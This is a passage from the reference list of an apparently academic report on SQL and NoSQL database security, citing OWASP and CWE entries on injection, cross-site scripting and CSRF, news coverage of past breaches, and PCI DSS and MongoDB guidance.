https://www.computerweekly.com/tip/CSRF-attack-How-hackers-use-trusted-users-for-their-exploits

[10] H.Shahriar, International Journal of Digital Society (IJDS), Volume 8, Issue 1, March 2017, [Online] Available:
https://infonomics-society.org/wp-content/uploads/ijds/published-papers/volume-8-2017/Security-Vulnerabilities-of-NoSQL-and-SQL-Databases-for-MOOC-Applications.pdf

[11] OWASP, 2021, [Online] Available:
https://owasp.org/Top10/A03_2021-Injection/

[12] Plover, CWE, 2006, [Online] Available:
https://cwe.mitre.org/data/definitions/89.html

[13] Ars Staff, Ars Technica, 2011, [Online] Available:
https://arstechnica.com/tech-policy/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack/

[14] R.Narraine, 2012, [Online] Available:
https://www.zdnet.com/article/top-10-in-2011-an-explosive-year-in-security

[15] Dark Reading, 2012, [Online] Available:
https://www.darkreading.com/attacks-breaches/ghostshell-haunts-websites-with-sql-injection

[16] N.Perlroth, October 13 2012, [Online] Available:
https://security.research.ucf.edu/Documents/News/Hackers%20Breach%2053%20Universities%20and%20Dump%20Thousands%20of%20Personal%20Records%20Online.pdf

[17] Malwarebytes, [Online] Available: https://www.malwarebytes.com/sql-injection

[18] A.Dizdar, April 8th 2022, [Online] Available:
https://brightsec.com/blog/sql-injection-attack/

[19] S.Baykara, PCI DSS Guide, 2021, [Online] Available:
https://www.pcidssguide.com/pci-requirements-for-storing-credit-card-information/#:~:text=Recommendations%20for%20Storing%20Credit%20Card%20Data,-Here%20are%20some&

text=PCI%20DSS%20requires%20primary%20account,Your%20organization%20should%20delete%20data

[20] S.Rayne, Control Case, [Online] Available: https://www.controlcase.com/what-are-the-12-requirements-of-pci-dss-compliance/

[21] Optimizdba, [Online] Available: https://optimizdba.com/sql-vs-nosql-the-pros-and-cons/

[22] MongoDB, February 2015, [Online] Available: https://www.mongodb.com/blog/post/improved-password-based-authentication-mongodb-30-scram-explained-part-1?tck=docs_server

[23] Satori Cyber, [Online] Available: https://satoricyber.com/mysql-security/mysql-security-common-threats-and-8-best-practices/

[24] G.Harrison, September 2020, [Online] Available: https://www.dbta.com/Columns/MongoDB-Matters/MongoDB-Security-Improves-in-the-Face-of-Increasing-Attacks-142765.aspx

[25] C.Cimpanu, ZD Net, July 2020, [Online] Available: https://www.zdnet.com/article/hacker-ransoms-23k-mongodb-databases-and-threatens-to-contact-gdpr-authorities/

[26] CWE-79, Mitre, [Online] Available: https://cwe.mitre.org/data/definitions/79.html#:~:text=CWE%20Glossary%20Definition-,CWE%2D79%3A%20Improper%20Neutralization%20of%20Input%20During%20Web%20Page%20Generation,('Cross%2Dsite%20Scripting')&text=The%20software%20does%20not%20neutralize,is%20served%20to%20other%20users.

[27] CWE-352, Mitre, [Online] Available: https://cwe.mitre.org/data/definitions/352.html

[28] CWE-113, Mitre, [Online] Available: https://cwe.mitre.org/data/definitions/113.html

[29] P.Aggarwal, Security Issues and User Authentication in MongoDB, [Online] Available: https://www.researchgate.net/publication/322797557_Security_Issues_and_User_Authentication_in_MongoDB